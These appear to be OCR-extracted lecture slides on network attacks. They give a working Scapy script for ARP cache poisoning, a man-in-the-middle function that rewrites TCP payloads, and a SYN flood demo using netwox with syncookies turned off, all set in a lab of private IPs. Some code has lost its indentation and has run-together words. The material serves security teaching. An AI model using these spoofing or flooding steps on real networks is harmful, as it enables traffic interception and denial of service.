
- $ ping 1.2.3.4 (non-existing, not on the local network)
- $ ping 10.0.2.9 (non-existing, on the local network)

Try to find the meaning of the difference

ARP Cache Poisoning

Vulnerabilities

- **Stateless**
- **No Authentication**



ARP Cache Poisoning Ideas

- ARP Request


- ARP Response

- ARP Gratuitous (Will not be covered)

ARP Cache Poisoning with ARP Request

```
#!/usr/bin/python3
from scapy.all import *

VM_A_IP = "10.0.2.4" #Victim's IP Address
VM_A_MAC = "08:00:27:1e:86:ed" #Victim's MAC

VICTIM_IP = "10.0.2.5" #the ARP entry for this IP will be changed
FAKE_MAC = "08:00:27:3e:06:39" # Fake MAC

print("Sending Spoofed ARP Req message")

ether = Ether()
ether.dst = VM_A_MAC
ether.src = FAKE_MAC

arp= ARP()
arp.psrc = VICTIM_IP
arp.hwsrc = FAKE_MAC
arp.pdst = VM_A_IP
arp.op = 1

frame = ether/arp
sendp(frame)
```

MitM Using ARP Cache Poisoning Attack



MitM Using ARP Cache Poisoning Attack

```
def spoof_pkt(pkt):
if pkt[IP].src== VM_A_IP and pkt[IP].dst== VM_B_IP and pkt[TCP].payload:
data = pkt[TCP].payload.load
newpkt= pkt[IP]
del(newpkt.chksum)
del(newpkt[TCP].payload)
del(newpkt[TCP].chksum)
newdata= data.replace(b'Hello', b'AAAAA')
newpkt= newpkt/newdata
send(newpkt)
elifpkt[IP].src== VM_B_IP and pkt[IP].dst== VM_A_IP:
newpkt= pkt[IP]
send(newpkt)
```

Demo

```
$ nc –v 10.0.2.5 5005
Hello Alice
Hello Bob
Hello CRS2
```


```
$ nc-lv 5005
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090[tcp/*]
Hello Alice
Hello Bob
AAAAA CRS2
```

```
$ sudo python mitm.py
```


DoS Attacks on TCP

How to Establish a TCP Connection


3-way Handshaking




TCP Transmission



A DoS Attack: TCP SYN Flooding Attack



A DoS Attack: TCP SYN Flooding Attack



SYN Request Buffer is FULL !!!!!!
No more SYN Request please !!!!!!

Demo

Server Side

$ sudo sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
Check using $ netstat -tna

Attacker Side

$ sudo python synflood.py

$ sudo netwox 76 –i 10.0.2.16 –p 23


Client Side

$ telnet 10.0.2.16

